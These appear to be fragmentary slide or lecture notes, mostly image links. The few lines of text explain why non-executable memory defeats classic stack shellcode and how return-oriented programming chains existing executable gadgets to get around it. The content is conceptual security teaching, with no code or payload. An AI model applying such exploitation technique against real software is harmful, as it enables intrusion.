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

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

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

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

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
- The classic shellcode attack fails, because the shellcode, **written** to the stack, cannot be **executed**.



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- PROBLEM: You can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- SOLUTION: You can't introduce any code of your own, but you **can** reuse pieces of memory that are already executable. The trick is rearranging them into something useful.

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- in a ROP chain, each gadget performs its operation, and then sends the instruction pointer to the next gadget in the chain

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

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

